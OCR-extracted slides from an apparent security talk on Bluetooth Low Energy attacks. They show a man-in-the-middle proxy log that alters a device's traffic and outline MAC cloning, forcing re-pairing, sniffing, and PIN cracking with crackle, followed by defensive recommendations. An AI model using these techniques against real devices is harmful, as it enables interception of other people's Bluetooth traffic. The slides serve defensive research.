
```
address : dc:53:60:d7:43:43
d !
tart advertising
et device connected
rtisingStart: success
s: success
<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>>>
nnected: 5e:8a:31:5d:fb:86
ibe: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c
00910d:bc2f4cc6aaef43519034d66268e328f0 confirmed subscription state: 06d1e5e779ad4a718faa373789f7d93c
   bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c11010101c1c2c3c4c5c6c7c8c9cacbcccdce (                    )
     pos write hook - forwarding without modification                   : 020c11010101c1c2c3c4c5c6c7c8c9cacbcccdce
:  bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : cf7c7e030e0e ( |~   )
     pos write hook - forwarding without modification                   : cf7c7e030e0e
y: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040180010c0c46f8030e0e (        F   )
y: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c690101010c0cc10401020efe0ef8c204010c (  i                 )
y: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 0c0cc304030c0c02c40ef8504c0c0950504c4ec5 (            PL  PPLN )
y: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 0ef846210916130efc5093c60fffffffffffffff (  F!     P           )
fy: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : fffffffffffffffc705059c5ba85cc809800c0c (            [ \      )
fy: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 09706c2d504cc90120ca020ef80ccb0101cc0156 ( pl-PL             V)
fy: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : cd01ffce042d19ffffcf040c010c0c5c39030e0e (       -      \9    )
e:  bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c02020104f0bd030e0f (          )
      pos write hook - forwarding without modification                  : 020c02020104f0bd030e0f
fy: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040280010c0ca82a030e0e (       *   )
fy: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c060201040c0c0c0c2c8e030e0e (      ,    )
te:  bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c1903010b0c0c0c010c0f5770726f7761647a (          Wprowadz)
itch text                                                               : 020c1903010b0c0c0c010c0f426c61636b486174 (          BlackHat)
te:  bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 206b617274650cff0ef8dd4f030e0f ( karte    0   )
itch text                                                               : 2067726565740cff0ef8a84f030e0f ( greet    0   )
ify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040380010c0c027b030e0e (       {   )
ify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c0503010b0c0c0c0309030e0e (           )
te:  bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c0504010511413cd463030e0f (     A< c   )
       pos write hook - forwarding without modification                 : 020c0504010511413cd463030e0f
tify: bc2f4cc6aaef43519034d66268e328f0 -> 06d1e5e779ad4a718faa373789f7d93c : 020c040480010c0c65af030e0e (      e   )
```

But what about BLE encryption?



Bond – encrypted communication

"Just Works"



No need for bonding


Other MAC

MITM

Bond – encrypted communication

(for static attack scenarios not necessary)


"Just Works"




(for static attack scenarios not necessary)

Bluetooth smart?
Have you tried turning it off and on again?
RTFM

Remove the pairing, now it works again!



PIN entry – trick into pairing again, sniff, crack




MITM

cloned

MAC

PIN entry – trick into pairing again, sniff, crack



Passive interception of pairing process

Bond – encrypted communication

Crack the PIN using crackle

CRACKLE

Some attacks

- Denial of Service
- Interception
- Replay
- Authentication bypass
- Proximity actions
- Misconfiguration/excessive services abuse
- Logic flaws
- Badly designed crypto
- Brute force
- Fuzzing
- ...

How to fix the problem?

- Use the BLE security features
  - Encryption, bonding, MAC randomization
  - Do not allow to bond automatically
  - Detect MITM, warn the user
- Your own mechanisms
  - Do not implement static passwords
  - Design with active interception possibility in mind
- Beware excessive services, misconfiguration
- Prepare fallback for Denial of Service
- …
- More details in whitepaper

Q&A?

More information, these slides, whitepaper, tool source code:

